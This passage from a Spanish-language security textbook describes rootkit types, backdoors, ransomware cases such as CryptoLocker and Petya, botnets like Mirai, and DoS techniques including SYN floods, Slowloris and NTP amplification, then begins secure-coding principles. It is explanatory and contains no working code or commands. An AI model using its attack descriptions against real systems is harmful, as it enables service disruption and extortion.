  Afectan los procesos individuales de un sistema. Modifican ciertas ubicaciones en el espacio de direcciones del proceso de destino. Para realizar estas modificaciones, estos *rootkits* deben tener acceso al espacio de direcciones de un proceso, y su éxito está determinado por la capacidad para hacerlo.
- Kernel-mode rootkit
  Este tipo de *rootkits* afectan todos los procesos en un sistema, por lo tanto son más poderosos que los *user-mode rootkits*. Debido a que los antivirus y los *software* de prevención de intrusión también corren en modo Kernel, pueden evitar ser detectados.
- Linux rootkits
  Estos *rootkits*, además de ser escritos para Windows, están disponibles para OS como Unix, Linux, BSD y Solaris. Algunos de estos *rootkits* utilizan la técnica de reemplazo de ejecutables, los cuales son específicamente de Unix y no se ven comúnmente en Windows. También cargan módulos del *rootkit* dinámicamente en el Kernel o incluso llegan a cambiar el sistema de archivos para redirigir las llamadas al código del *rootkit*.
- BIOS rootkits
  El BIOS (Basic Input / Output System) es el código de *firmware* que se ejecuta al encender una computadora. El proceso del BIOS comienza con una autoprueba de encendido (POST), después inicializa el controlador de teclado y pantalla. Una vez que ha realizado esto inicializa dispositivos y memoria. Después localiza el MBR (*master boot record*) para transferir el control, esta parte contiene todo lo necesario para ejecutar un OS. Algunas de estas BIOS tienen la capacidad de actualizarse y con eso sobreescribir parte de las instrucciones que inician la computadora, antes de que se cargue el OS. Si bien aquí

hay también un bloqueo por *hardware* para evitar que se escriba en la tarjeta EEPROM que tiene la BIOS, el *malware* se instala en la BIOS para así sobrevivir a los reinicios de la computadora.

- PCI rootkits
  Los PCI (*peripheral component interconnect*) es un estándar para que los periféricos se comuniquen con la CPU (*central processing unit*). El dispositivo PCI contiene códigos de inicialización en la ROM de expansión. Esta a su vez puede contener las imágenes necesarias para inicializar varias arquitecturas en una sola ROM. Al momento de estar corriendo el proceso POST de la BIOS, consulta los dispositivos PCI para inicializar el ROM de expansión, y aquí es donde se transfiere el control al PCI rootkit.
- Virtual machine-based rootkits
  Los *rootkits* basados en máquinas virtuales (VMBR) modifican cómo funciona todo el OS, incluidas las aplicaciones de usuario que se ejecutan de manera virtual. Por lo tanto, las aplicaciones de seguridad también se ejecutan en este entorno virtualizado. El *rootkit* no corre virtualizado, por lo que tiene más ventaja que los *software* de seguridad debido a que se ejecuta en una capa más baja.

Backdoors

Una puerta trasera es un acceso a un programa que ignora los mecanismos de seguridad implementados en el mismo, incluso algunas veces el programador deja puertas traseras para poder entrar al programa en caso de que existan averías u otros propósitos. En algunos casos un gusano está diseñado para aprovechar una puerta trasera, por ejemplo Nimda. La puerta trasera tiene principalmente tres propósitos:

- Obtener datos de la máquina comprometida.
- Mantener un acceso prolongado a la máquina comprometida.
- Pivotar a otros activos o recursos (Wrightson, 2014).

Ransomware

Algunos ataques que se lanzan contra los usuarios no tienen como objetivo borrar información o ser utilizados para formar una botnet. Algunos de estos tienen un trasfondo monetarios y tal es el caso de este tipo de *malware*. Este programa básicamente lo que hace es bloquear el acceso a los archivos de la víctima, por lo general cifrando la informa-

ción del disco duro, solicitando posteriormente dinero (usualmente en bitcoins) a cambio de enviarles la clave para que los usuarios puedan recuperar toda su información.

Algunas características que lo hacen diferente de los otros *malwares* son las siguientes:

- Cuenta con cifrado inquebrantable, lo que significa que no se puede descifrar los archivos por cuenta propia.
- Tiene la capacidad de encriptar todo tipo de archivos, desde documentos a imágenes, videos, archivos de audio, etcétera.
- En algunos casos se codifican los nombres de los archivos para que no puedas saber cuáles han sido afectados.
- Muestra una imagen o mensaje que avisa que los datos han sido cifrados y muestra la información para realizar el pago y recuperar los archivos.
- Piden el pago en bitcoins, debido a que esta criptomoneda no puede ser rastreada por los investigadores de seguridad cibernética o agencias de aplicación de la ley.
- Se establece un límite de tiempo,para agregar mayor presión psicológica. Una vez terminado el plazo, la cantidad solicitada aumenta o la información se destruye.
- Utiliza un conjunto complejo de técnicas de evasión para no ser detectado por los antivirus tradicionales.
- Se reclutan las máquinas infectadas para unirlas a una botnet.
- Puede extenderse a otras PC conectadas a una red local, creando más daño
- Con frecuencia cuenta con capacidades de exfiltración de datos, lo que significa que puede extraer datos de la computadora infectada (nombres de usuario, contraseñas, direcciones de correo electrónico, etc.) (Zahaira, 2017).

Se conocen principalmente tres tipos de *ransomware* en circulación que a continuación se explican (Zahaira, 2017).

Ransomware de criptografía

Este tipo de *ransomware* incorpora algoritmos avanzados de cifrado. Su diseño evita que el usuario pueda descifrar el contenido encriptado hasta que se realiza el pago y se obtiene la clave para descifrar. Algunos ejemplos son CryptoLocker, Locky, CrytpoWall, entre otros.

Ransomware de bloqueo

En este caso los archivos del usuario no se cifran, sin embargo, lo que hace este *ransomware* es bloquear a la víctima el acceso al OS, con lo que no puede utilizar las aplicaciones o entrar al escritorio. Los atacantes piden rescate como en el caso del *ransomware* de criptografía para permitir el acceso al OS. Algunos ejemplos son Police-Themed Ransomware o Winlocker.

MBR ransomware

Este es el que llega hasta la sección del MBR. En cuanto se enciende la máquina ni siquiera deja iniciar el OS y muestra la ventana en donde hay que enviar el dinero para recibir la clave. Algunos ejemplos son Satana y Petya.

Ransomwares más conocidos

- CryptoLocker

  Encripta los documentos personales de la máquina de la víctima usando una clave RSA-2048 (AES CBC algoritmo de cifrado de 256-bit), entonces muestra un mensaje en donde ofrece la posibilidad de desencriptar la información a cambio de un pago de 2.05 bitcoins.

  Se distribuye vía spam y contiene un archivo adjunto o links a sitios maliciosos. Los atacantes intentan engañar a la víctima haciéndole creer que va a recibir un paquete de DHL o FedEx. En el correo se especifica que están teniendo problemas para entregarte un paquete, pero por alguna razón no han podido hacerlo. Entonces si la víctima descarga el archivo adjunto y lo abre (o da clic en algún link dentro del correo electrónico) la computadora automaticamente se infecta con el *malware.*

  La siguiente lista son algunas de las extensiones objetivo del r*ansomware:* .sql, .mp4, .7z, .rar, .m4a, .wma, .avi, .wmv, .csv, .d3dbsp, .zip, .sie, .sum, .ibank, .t13, .t12, .qdf, .gdb, .tax, .pkpass, .bc6, .bc7, .bkp, .qic, .bkf, .sidn, .sidd, .mddata, .itl, .itdb, .icxs, .hvpl, .hplg, .hkdb, .mdbackup, .syncdb, .gho, .cas, .svg, .map, .wmo, .itm, .sb, .fos, .mov, .vdf, .ztmp, .sis, .sid, .ncf, .menu, .layout, .dmp, .blob, .esm, .vcf, .vtf, .dazip, .fpk, .mlx, .kf, .iwd, .vpk, .tor, .psk, .rim, .w3x, .fsh, .ntl, .arch00, .lvl, .snx, .cfr, .ff, .vpp_pc, .lrf, .m2, .mcmeta, .vfs0, .mpqge, .kdb, .db0, .dba, .rofl, .hkx, .bar, .upk, .das, .iwi, .litemod,

.asset, .forge, .ltx, .bsa, .apk, .re4, .sav, .lbf, .slm, .bik, .epk, .rgss3a, .pak, .big, wallet, .wotreplay, .xxx, .desc, .py, .m3u, .flv, .js, .css, .rb, .png, .jpeg, .txt, .p7c, .p7b, .p12, .pfx, .pem, .crt, .cer, .der, .x3f, .srw, .pef, .ptx, .r3d, .rw2, .rwl, .raw, .raf, .orf, .nrw, .mrwref, .mef, .erf, .kdc, .dcr, .cr2, .crw, .bay, .sr2, .srf, .arw, .3fr, .dng, .jpe, .jpg, .cdr, .indd, .ai, .eps, .pdf, .pdd, .psd, .dbf, .mdf, .wb2, .rtf, .wpd, .dxg, .xf, .dwg, .pst, .accdb, .mdb, .pptm, .pptx, .ppt, .xlk, .xlsb, .xlsm, .xlsx, .xls, .wps, .docm, .docx, .doc, .odb, .odc, .odm, .odp, .ods, .odt.

Una vez que encripta los archivos, el *ransomware* crea una nota en cada directorio con el nombre "Your files are locked !!!!.txt". Estos archivos contienen información de cómo pagar y obtener tus archivos de vuelta (Pilici, 2015).

- Police-themed

  Este tipo de *ransomware* es un poco diferente al anterior, ya que en este tipo de ataque el *ransomware* se disfrazaba de una demanda de rescate por parte de la policía local. Los atacantes eran astutos y dependiendo de la ubicación de la víctima cambiaban el idioma.

  El mensaje que les aparecía a la víctima era un texto en donde se mencionaba que el ordenador había sido bloqueado por la policía, debido a que se identificó que la máquina había visitado sitios relacionados al terrorismo y que era necesario pagar una multa debido a esto. La cantidad de dinero que se solicitaba variaba, pero por lo general era hacia cuentas anónimas, que eran muy difícil identificar. Sin embargo, al contrario del caso de los *ransomware* de criptografía, en este tipo *malware* sí había algunos métodos para poder recuperar el sistema (F-Secure).
- Petya

  Ya vimos que los *ransomware* de criptografía encriptan los archivos con una llave con la cual solo nos permitirá recuperar nuestros archivos si los atacantes nos proporcionan la clave. Sin embargo, en el caso de Petya este *malware* no encripta los archivos uno por uno, sino que encripta el disco duro entero.

  Los atacantes lo distribuyen en correos de *spam*, simulando ser personas que quieren aplicar a una vacante. Entonces en el caso más común, este correo llega a alguna persona de recursos humanos, el cual contiene un link a Dropbox que pretende hacerse pasar por un currículum pero en realidad es un archivo ejecutable. Entonces cuando la víctima da clic en el currículum, en vez de ver el archivo le aparece

la llamada pantalla azul de la muerte, lo cual significa que Petya a comenzado a realizar el trabajo sucio en la computadora de la víctima.
Como ya se mencionó anteriormente este tipo de *ransomware* va más allá de solo infectar los archivos del disco, y es que incluso te bloquea el acceso a todo el disco duro. Para entender un poco mejor qué es lo que pasa, no importa cómo se organice tu disco duro, si solo tiene una o múltiples particiones, siempre habrá un espacio en el disco invisible para ti y es llamado MBR. Este contiene el número y organización de las particiones, además de un código especial para iniciar el OS, llamado *boot loade*r. Este *boot loader* es el código que siempre corre antes de que se inicie el OS. Y aquí es donde Petya ataca, debido a que modifica el *boot loader* para que inicie el código malicioso de*l ransomware* en vez de algún OS instalado en la computadora.
Para el usuario parecerá que todo está bien después del fallo del sistema. Pero lo que Petya realmente hace en ese momento es cifrar la tabla de archivos maestros (m*aster file table*). Esa es otra parte oculta del disco duro, la cual contiene la información sobre cómo se asignan archivos y carpetas.
Un ejemplo que ilustra mejor esto sería ver el disco duro como una vasta biblioteca que contiene millones o incluso miles de millones de artículos, y la tabla maestra es un índice de todos los artículos. Para hacer más realista esta explicación digamos que los libros no se almacenan como libros, sino como páginas sueltas o incluso trozos de papel y no tienen ningún orden lógico aparente. Es aquí en donde la tabla de archivos maestros hace su trabajo, sin embargo si alguien roba el índice de la biblioteca, será una tarea imposible llevar a cabo, esto es exactamente lo que hace este r*ansomware*.
Una vez que esto pasa aparece una calavera hecha con símbolos ASCII y ahí es en donde se solicita que se pague para desinfectar la máquina, normalmente los atacantes cobran 0.9 bitcoins. Además, debido a que el *ransomware* deja fuera de línea a la computadora, la víctima tiene que pagar el rescate desde otra máquina.
Sin duda este tipo de *malware* ha comenzado a tener mucho auge en los últimos años por su relativa facilidad para infectar, además de su efectividad y compensación económica que obtienen los atacantes. Además ha estado presente incluso como una imagen aparentemente normal, como el caso de Locky que los atacantes lograron agregar a una red social (Llorca, 25 de noviembre de 2016) y si alguien daba

clic en la imagen, el *malware* comenzaba a infectar. También se llegó a dar el caso de un *ransomware* conocido como Popcorn Time (González, 12 de diciembre de 2016), el cual si la víctima no quería pagar el dinero a los atacantes, le daban la posibilidad de infectar a otras dos personas, y si ellos pagaban, le entregaban al usuario su contraseña para recuperar los archivos. En este último incluso los mismos atacantes explicaban que realizaban esto debido a que eran unos estudiantes de ciencias de la computación de Syria y que el dinero que obtenían era para pagar medicinas, comida y refugio para su gente. Sin duda un dilema ético, pero el objetivo del libro es presentar las amenazas que existen (Kaspersky, 2017).

Scareware

De acuerdo con Kaspersky Lab, este *malware* engaña a los usuarios de computadora para que visiten sitios llenos de *malware*. También conocido como *software* de engaño, generalmente viene en forma de ventanas emergentes, en donde aparecen advertencias de antivirus de *software* que parecen ser legítimas y que dicen al usuario que ha sido infectado, por lo que dicen al usuario que debe pagar una cantidad de dinero para bajar un *software* y así liberarse de la infección. Algunas personas pagan la cuota rápidamente para solucionar el problema, sin embargo, al momento de descargar el *software* que supuestamente los ayudará con la infección, en realidad descargan un *malware* destinado a robar los datos personales de la víctima.

Mobile malware

Siguiendo la información de Kaspersky Lab, debido a que los dispositivos inteligentes son parte esencial del día a día de las personas y son más asequibles que una computadora, los *malwares* han migrado a las plataformas de los *smartphones*, aún no han alcanzado la complejidad que tienen los *malwares* de computadora, sin embargo, hay algunos que se asemejan a los de la PC como el *mobile ransomware*, *SMS trojans*, *mobile spyware* y *mobile adware (*se agrega aquí estos *grayware* para mantener una sola lista de las amenazas de los dispositivos móviles). A continuación se agregan unos ejemplos de los *malwares* que sí cambian por la naturaleza de los dispositivos.

Banking malware

Este tipo de *malware* está en aumento, ya que muchos usuarios utilizan sus dispositivos inteligentes para llevar a cabo operaciones de su negocio desde los mismos, y evidencia de que los atacantes son conscientes de esto. Se reportó en el tercer cuarto de 2015 que existían 1.6 millones de paquetes maliciosos, muchos de ellos troyanos diseñados para infiltrarse en los dispositivos y recolectar contraseñas de cuentas bancarias, para después ser enviados a un servidor de comandos y control (C&C).

MMS malware

Los atacantes utilizaron este tipo de mensajes para enviar *malware*, el cual se ejecutaba incluso sin que el usuario abriera el mensaje. Con este tipo de mensaje los atacantes podían obtener acceso de *root* al dispositivo (Korolov, 2015). El problema que permitía esto fue rápidamente parchado, sin embargo ofreció un nuevo tipo de *malware* nunca antes visto.

Grayware

Estos tipos de amenazas no tienen realmente código malicioso, sin embargo, llegan a ser molestos e incluso afectan los recursos del sistema en el que se instalan, causando una disminución del rendimiento o utilizando el ancho de banda. Sus efectos van desde generar ventanas emergentes con anuncios hasta evitar que los usuarios puedan realizar ciertas acciones.

Spyware

Para definir un *spyware* hacemos referencia a la definición por parte de Symantec: "programas que tienen la capacidad de escanear sistemas o supervisar la actividad y transmitir información a otros ordenadores o ubicaciones en el ciberespacio" (Symantec, 2017). La información que generalmente recopila son contraseñas, detalles de inicio de sesión, documentos personales y prácticamente todo tipo de información a la que le pueda encontrar utilidad el atacante.

Adware

Se instala sin el consentimiento del usuario en el ordenador y recopila información, con el fin de poder mostrar mensajes personalizados para el mismo, ya sea en forma de *banners* en las páginas que visita o en ventanas emergentes. Este tipo de *grayware* puede llegar a ser bastante molesto por el hecho de que puede mostrar muchas ventanas emergentes, pero se puede convertir en un riesgo mayor, ya que algunas veces si se da clic en los anuncios de las ventanas emergentes, se puede llegar a instalar un virus en el ordenador.

Spam and spim

Estos dos términos son bastante similares en cuanto a su naturaleza, lo que cambia es el medio por el que se propagan, en el caso del *spam* se hace por medio del correo electrónico y en el caso del *spim* se hace mediante mensajes de mensajería instantánea. En ambos casos la esencia se refiere a que el usuario nunca solicitó el mensaje que se está recibiendo, por lo general se utilizan para realizar estafas vendiendo algún producto o incluso en forma de concurso, en donde supuestamente el usuario ha ganado algún sorteo. El objetivo de este tipo de *grayware* va desde obtener un beneficio económico rápido en donde se agregan instrucciones de como depositar el dinero para recibir el premio supuestamente ganado, hasta la infección de la máquina del usuario con algún virus, troyano, gusano, etc. Aunque también se puede dar el caso de fuentes legítimas que envían correos al usuario con el fin de compartir información, sin que se haya dado consentimiento para recibirlos.

Capítulo 8. Botnets y ataques de denegación de servicio

Botnets

Definición y usos conocidos

Existen varios usos para el *malware*, pero uno de los más populares es para crear redes de *bots* o zombis. Un *bot* lo podemos definir de la siguiente manera: "un tipo de programa malicioso que permite a un atacante tomar el control de un equipo infectado" (Norton, s.f.). Una vez que el atacante infecta computadoras, empieza a formar su red de *bots* o mejor conocida como *botnet*, con la cual puede llevar a cabo una serie de ataques, los más conocidos son los ataques DDOS, no obstante, no se limitan únicamente a eso. A continuación se muestran algunos datos recolectados por diversas fuentes, entre ellas Norton en donde muestran algunos de los usos más comunes de las *botnets*:

1. Enviar
   a) Virus, *spam*, *software* espía
2. Robar
   a) Información privada y personal como:
      I. Numeros de tarjeta de crédito
      II. Credenciales bancarias
      III. Otra información personal y confidencial
3. DDOS
   a) Lanzan ataques de denegación de servicio distribuido con el objetivo de extorsionan a los propietarios de los sitios webs por dinero, a cambio de devolverles el control de los sitios afectados.
      I. Simplemente evitar que las personas entren a un sitio con el afán de molestar.
   b) Fraude mediante clics

I. Los estafadores utilizan *bots* para aumentar la facturación de la publicidad web al hacer clic en la publicidad del Internet de manera automática.

c) Minería de bitcoins

I. Con la aparición de esta criptomoneda, se comenzó a utilizar a las computadoras infectadas para minar bitcoins utilizando los recursos de *hardware* y corriente eléctrica de la víctima para beneficiarse monetariamente.

En la forma tradicional una *botnet* se comienza a crear con la infección de un troyano y utiliza IRC (Internet Relay Chat), para comunicarse con el servidor central de C&C (Rouse, 2017).

Topologías

Existen varias topologías populares para las *botnets*, entre las cuales se destacan las siguientes:

- Topología de estrella: los *bots* están organizados alrededor de un servidor central.
- Topología multiservidor: existen múltiples C&C servidores para aumentar la redundancia.
- Topología jerárquica: múltiples servidores C&C que están organizados en grupos escalonados.
- Topología aleatoria: las computadoras se comunican como una *botnet peer-to-peer* (P2P). En una red de este tipo se establece una conexión entre dos máquinas sin necesidad de un servidor central, esto interconecta todos los nodos de la red.

Los ataques llevados a cabo por las *botnets* se pueden dividir en dos categorías generales:

1. Ataques tipo capa de aplicación
   En los que se incluyen ataques HTTP flood, ataques lentos (Slowloris, RUDY), ataques de día 0 y todas aquellas vulnerabilidades que tienen como objetivo OS, aplicaciones web y protocolos de comunicación.
2. Ataques tipo capa de red

En estos se incluyen UDP *floods*, Syn *floods*, NTP *amplification*, DNS *amplification*, SSDP *amplification*, IP *fragmentation*, entre otros.

En este punto cabe destacar que los ataques DDOS pueden apuntar a la infraestructura y servicios de soporte, los más comunes en ser atacados son los servidores DNS, sobre todo por la efectividad que algunos ataques infringen sobre este tipo de servidores.

Botnets conocidas

Mirai

Apareció por primera vez en septiembre de 2016, atacando el sitio de un destacado periodista de seguridad, utilizando gran tráfico de dispositivos zombis del IOT, con lo que logró abrumar los servidores de la empresa Dyn, una compañía que provee una parte significativa del *backbone* del Internet de Estados Unidos.

Este *malware* lo que hace es buscar dispositivos IOT para infectar y seguir incrementando el número de zombis en su red. Después toda esta red puede ser utilizada para lanzar grandes ataques DDOS sobre servidores objetivo. Se tiene evidencia de que esta red ha lanzado ataques de hasta 1 tbps (Hay, 2016).

Leet

Apareció a finales del año 2016 y se tiene evidencia de que ha alcanzado ataques de hasta 650 gbps. Esta *botnet* al igual que Mirai también se aprovecha de los dispositivos de la IOT. Es relativamente nueva y solo se conocen muy pocos detalles, de hecho el nombre que se le dio se cree que es con el que se identifica, debido a que algunos encabezados TCP de los paquetes del ataque contienen el número 1337 (Zawoznik y Bekerman, 2016).

Nitol

Es una *botnet* que parece pequeña y es poco conocida. Se tienen registros de que principalmente opera en China, se cree que fue creada por un programador no entrenado, debido a que se encontraron errores en el código. El *malware* se copia a sí mismo en otras carpetas del fichero de archivos, y despues se registra como servicio el cual se muestra como Microsoft Windows Uqdatehwh Service. También envía infor-

mación de la máquina de la víctima al servidor C&C mediante un *socket* TCP (Mcafee, 2012).

MrBlack

Se cree que esta *botnet* le pertenece al grupo Anonymous, pero no se tiene suficiente evidencia para afirmarlo. La mayor parte de los zombis de esta *botnet* está compuesta por SOHO (*small office/home office*) *routers* basados en diseños de Ubiquiti. Al parecer este *malware* lo que hace es utilizar las credenciales que vienen por defecto del fabricante, lo que les permite conectarse vía HTTP y SSH. La mayor parte de los C&C están en China, sin embargo, también existe una minoría en Estados Unidos (Hruska, 2015).

Cyclone

Es un *malware* creado en Estados Unidos, está basado en IRC y es C&C. Es conocido por matar otros *bots* en el *host* infectado. Además roba credenciales de FTP de Filezilla. Entre los ataques que realiza se encuentran los siguientes: HTTP *flood*, Slowloris (aunque no lento) y ARME (*apache remote memory exhaustion*) (Imperva Incapsula, s.f.).

Pushdo / Cutwail

Esta *botnet* generalmente es descargada por el *malware* Pushdo y la máquina infectada es utilizada principalmente para realizar *spam*. También es conocida por realizar algunos ataques DDOS en contra de algunos sitios como agencias de gobierno en diferentes países y algunos sitios comerciales (Trend Micro, 20 de agosto de 2013).

Para consultar más información acerca de otras *botnets*, se pueden revisar en la siguiente dirección: https://www.botnets.fr/wiki/Main_Page

Sin duda queda claro el hecho de que una gran parte de las computadoras que están conectadas al Internet son parte de redes de *botnets*.

DOS y DDOS

Sin duda los términos DOS y DDOS se están volviendo cotidianos, y es que la simplicidad con la que se realizan lleva a que inclusos atacan-

tes novatos puedan llevarlos a cabo. Son un grave problema, debido a que más allá del molesto paro del servicio que producen a los usuarios, pueden llevar a la pérdida de millones de dólares por el hecho de dejar de ofrecer un servicio. La empresa Symantec lo define de la siguiente manera:

> la negación de servicio es un ataque en el que el delincuente intenta deshabilitar los recursos de una computadora o lugar en una red para los usuarios. Un ataque distribuido de denegación de servicio (DDOS) es aquel en que el atacante aprovecha una red de computadoras distribuidas, como por ejemplo una botnet, para perpetrar el ataque (Symantec, s.f.).

Ya hablamos de las *botnets* en el apartado anterior y este es uno de los más grandes objetivos que tienen los atacantes al momento de hacerse del control de una inmensa red de *bots*. El ataque en pocas palabras se puede resumir como el envío de muchas peticiones a un servidor o dispositivo, para que este se sature y no gestiones peticiones de usuarios normales de algún servicio. Para que esto se lleve a cabo existen principalmente doce formas (Esaú A., 2015) en las que este ataque surte efecto. A continuación se explican cada una de ellas.

1. UDP flood (saturación UDP)
   Este tipo de ataque se lleva a cabo mediante el protocolo UDP (User Datagram Protocol). Este protocolo no es orientado a conexión, por lo que permite el envío de mensajes de un punto a otro, sin acuerdo previo por uno de los *hosts*. En este tipo de ataque se busca enviar un número de paquetes UDP elevados y a puertos aleatorios de un *host* atacado, lo que provoca que el mismo deje de funcionar correctamente, debido a que debe responder con un paquete ICMP (Internet Control Message Protocol) de error de destino para cada una de las peticiones.
2. ICMP flood (saturación por Ping)
   Este tipo de ataque es similar al anterior, sin embargo, tiene la característica de que se envían muchas solicitudes utilizando el programa Ping (ICMP Echo Request) al *host* que se desea atacar, sin embargo, el objetivo del ataque es enviar los paquetes sin esperar una respuesta, por lo tanto el *host* atacado intenta responder a las peticiones, terminando así con sus recursos disponibles.
3. Service port flood (ataque sobre puertos de servicio)
   Este tipo de ataque es similar al UDP *flood*, sin embargo cambia la forma en que se eligen los puertos para enviar peticiones, en vez

de atacar a puertos aleatorios, se hace a un conjunto de puertos específicos, que normalmente son utilizados por las aplicaciones, por ejemplo, donde el puerto 80 es el que se encarga de gestionar las peticiones de un servidor web. Este tipo de agresión es un poco más compleja detenerla, ya que por lo general se puede contratar un servicio que analice el tráfico, a fin de evitar que el *host* sea expuesto a este ataque.

4. DNS flood
   En esta amenaza el atacante toma como objetivo uno o más servidores DNS de una zona específica, con la intención de dificultar la resolución de las peticiones de los usuarios.
   Como ya vimos en temas anteriores este servicio nos sirve para transformar una direccion como www.nuestrapagina.com a una direccion IP. En este ataque se intenta sobrecargar el servidor con la intención de hacer pasar el ataque como tráfico aparentemente válido y con esto causando que usuarios que requieran el servicio no puedan utilizarlo.
   Para llevarlo a cabo el atacante envía pequeñas consultas con direcciones IP de destino que han sido falsificadas (en este caso utiliza como destino algún otro servidor DNS), causando que el destinatario falsificado obtenga respuestas DNS y con esto se satura la red, agotando el ancho de banda. Además este ataque es bastante eficaz, debido a que un usuario con 1 mbps puede consumir hasta diez veces esa cantidad de banda. Este tipo de ataque es relativamente nuevo y es utilizado por algunas *botnets* como Mirai.
5. HTTP flood (saturación HTTP)
   Para hablar acerca de este tipo de ataque, primeramente se definirá un poco el protocolo HTTP el cual nos sirve para realizar transferencia de datos en la WWW. Lo que permite enviar o recibir mensajes tiene ciertas peticiones que utiliza para llevar a cabo su tarea. Para explicar esto, tómese el ejemplo de www.nuestrapagina.com, en ella podemos buscar productos y comprarlos, entonces cuando se escribe en algún campo de texto y se da clic en el botón de búsqueda, el navegador web envía una petición al servidor, para que este la procese y responda con la información solicitada, para llevar a cabo esto, puede utilizar la petición *get* o la petición *post*, las cuales se pueden diferenciar una de la otra debido a que en el caso de la petición *get* se transmite información a través de la URI agregando parámetros a la URL. Un ejemplo sencillo de esto sería www.

nuestrapagina.com/index.php?producto=articulo1, en cambio el método *post* no muestra información adicional en la URL, debido a que lo que necesita transferir lo agrega en el cuerpo de la petición que se envía.

Este tipo de ataque es llevado a cabo mediante peticiones *get* o *post*, que si bien pueden ser válidas, al aumentar el número de peticiones puede causar que se consuman los recursos del *host* atacado y que este deje de recibir peticiones de los usuarios.

6. Syn flood

   Este tipo de ataque se lleva a cabo mediante el protocolo TCP, en el que se trata de establecer un TCP-*hanshake* (Inet Daemon, 2013). El protocolo TCP está orientado a establecer una conexión antes de comenzar a transferir datos. Entonces en este proceso de verificar la conexión a un *host* remoto, se trata de establecer mediante un TCP-*hanshake*, el cual básicamente consiste en tres pasos:

   a) *Host* envía Syn (*synchronize*) al h*ost remote*.
   b) El *host* remoto una vez que recibe este paquete, responde a la petición con un Syn-Ack (*acknowledgement*).
   c) El *host* que inició este proceso debe responder con un Ack, y una vez que el *host* destino recibe este paquete, ya se puede comenzar con la transmisión de datos.

      En Syn *flood* se aprovechan de este apretón de manos (TCP-*hanshake*), en los cuales el atacante envía el paquete Syn al *host* víctima, donde el *host* víctima responde con Syn-Ack, pero el *host* atacante nunca responde con Ack, lo que causa que se quede a la espera de esa respuesta, sin embargo, el *hos*t atacante continúa enviando los paquetes descritos en los pasos 1 y 2, pero nunca una respuesta, causando la saturación del tráfico entrante y saliente del *host*. Una forma de poder evitar esto es configurando correctamente un *firewall*.

7. Slowloris

   Este tipo de ataque es similar al anterior, debido a que se envía el paquete incompleto y la máquina se queda a la espera de la petición. Sin embargo, este lo hace mediante el protocolo HTTP, se envían las cabeceras de la petición, pero nunca se concreta, lo que causa que se consuman los recursos del host que está siendo atacado.

8. Ping of death (Ping de la muerte)

   Este tipo de ataque se sirve del programa Ping en donde enviamos paquetes tipo ICMP Echo Request al *host* víctima. Esto no debería

representar mayor problema, no obstante, aquí se modifican algunos parámetros para cambiar el tamaño del paquete, el tiempo de espera e incluso el número de paquetes. Si bien es un ataque con riesgo bajo, este puede tomar una importancia alta en el caso de que el atacante sea dueño de una *botnet*.

9. NTP amplification (amplificación NTP)
   Para entender este ataque, primero hablemos sobre el protocolo NTP (Network Time Protocol) el cual es uno de los protocolos de red más viejos y sirve para sincronizar los relojes de las máquinas que se encuentran conectadas a una red. Adicional a la sincronización de relojes, viejas versiones del protocolo, permitían mandar una consulta al servidor NTP para contar el tráfico. Este comando llamado monlist enviaba al solicitante una lista de los últimos seiscientos equipos que habían enviado una consulta al servidor.
   En el caso más básico de un ataque de amplificación NTP, un atacante en repetidas ocasiones envía la solicitud "*get monlist*" al servidor NTP, todo esto mientras a su vez realiza un ataque *spoofing* al servidor víctima, esto con el fin de hacerse pasar por un *host* válido que puede enviar la solicitud. El servidor NTP atacado responde enviando la lista a la dirección IP que fue spoofeada.
   Esta respuesta es considerada más grande que la petición, amplificando la cantidad de tráfico directo al servidor objetivo y con esto evitando que solicitudes legítimas lleguen al servidor.
   En típicos ataques de amplificación de DNS, la relación de la consulta/respuesta es de 70:1, lo que significa que un atacante con el control de 1 maquina con 1 gbps puede consumir 70 gbps de tráfico del servidor objetivo. En el caso de un ataque de amplificación de NTP la relación es de 20:1 y 200:1 o incluso más (Imperva Incapsula, 2017).
10. Blended flood (ataque combinado)
    Este tipo de ataque es uno en el que se combinan varios tipos de ataques, lo cual confunde a los sistemas de detección, por lo que para evitarlo se deben realizar las configuraciones a consciencia.
11. ARME (apache remote memory exhaustion)
    Esta vulnerabilidad se debe a un error mientras se analiza el campo de un encabezado *ranges*. Un campo *ranges* malformado causa que el programa consuma recursos de manera excesiva.
    Un atacante puede explotar esta vulnerabilidad enviando una solicitud especialmente diseñada al servidor vulnerable, lo que puede

provocar una denegación de servicio, evitando que el servidor responda a las peticiones de los usuarios (Telus Security Labs, s.f.).

12. Zero-day DDOS attack (ataques día cero)
    Este tipo de ataque se podría decir que es altamente efectivo, debido a que explota una vulnerabilidad que es desconocida por el creador del sistema que está siendo atacado. Es prácticamente imposible detenerla y se debe contactar a la empresa creadora, para que puedan realizar un parche y así evitar ser víctimas de este tipo de ataques. Si bien este ataque se aplica a una vulnerabilidad en general, también puede ser utilizada para realizar un ataque DDOS.
13. Miscelánea
    TCP Syn+Ack
    TCP fin
    TCP *reset*
    TCP Ack
    TCP Ack+PSH
    TCP *fragment*
    UDP
    DNS *flood*
    NXDomain
    Ping of death
    Slowloris
    Spoofing
    ICMP
    IGMP
    HTTP *flood*
    Brute force
    Connection flood
    Smurf
    Reflected ICMP & UDP
    Mixed Syn + UDP or ICMP + UDP *flood* (Imperva Incapsula, s.f.)

Capítulo 9. Vulnerabilidades

Código

Principios de seguridad

El desarrollo de *software* de manera segura debe ser tomado en cuenta desde su creación y así como se toman en cuenta para su diseño la escalabilidad, el rendimiento, la capacidad de administración, etc. También se debe de tomar en cuenta tener un sistema que presente ciertos grados de seguridad desde que aún está siendo desarrollado. Unos investigadores de Microsoft en su libro de *Writing Secure Code* exponen una serie de principios generales que deben ser tomados en cuenta, para con esto disminuir el crear un producto con defectos de seguridad. A continuación se comparte el listado (Howard y LeBlanc, 2002):

- Aprender de los errores
  Aprender tanto de los errores propios, como de los competidores, analizando cómo ocurrió el error, si está presente en algunas otras partes del código, como se podría haber prevenido y si es necesario actualizar los conocimientos de los programadores o las herramientas de análisis.
- Minimizar la superficie de ataque
  Entre más puertas tienes, incrementas la oportunidad de que alguien pueda abrir alguna de las mismas, entonces se tiene que tener en mente que entre mas código agregues y más puertos tengas a la escucha, aumentas la probabilidad de que algún atacante encuentre un punto de fallo y comprometa el sistema. Por lo que solo debes dejar habilitado lo necesario para que pueda trabajar el usuario, y si es que necesita algo, que lo active cuando lo necesite.
- Utilizar la defensa en profundidad
  Cuando un mecanismo de defensa es comprometido, el sistema no tiene que ser derrotado. Lo que se debe tomar en cuenta es no confiar en otros sistemas para que protejan su *software* y que en algún

momento hay que defenderse. Pensar de esta manera reducirá la probabilidad de un solo punto de falla en el sistema.

- Utilizar el privilegio mínimo
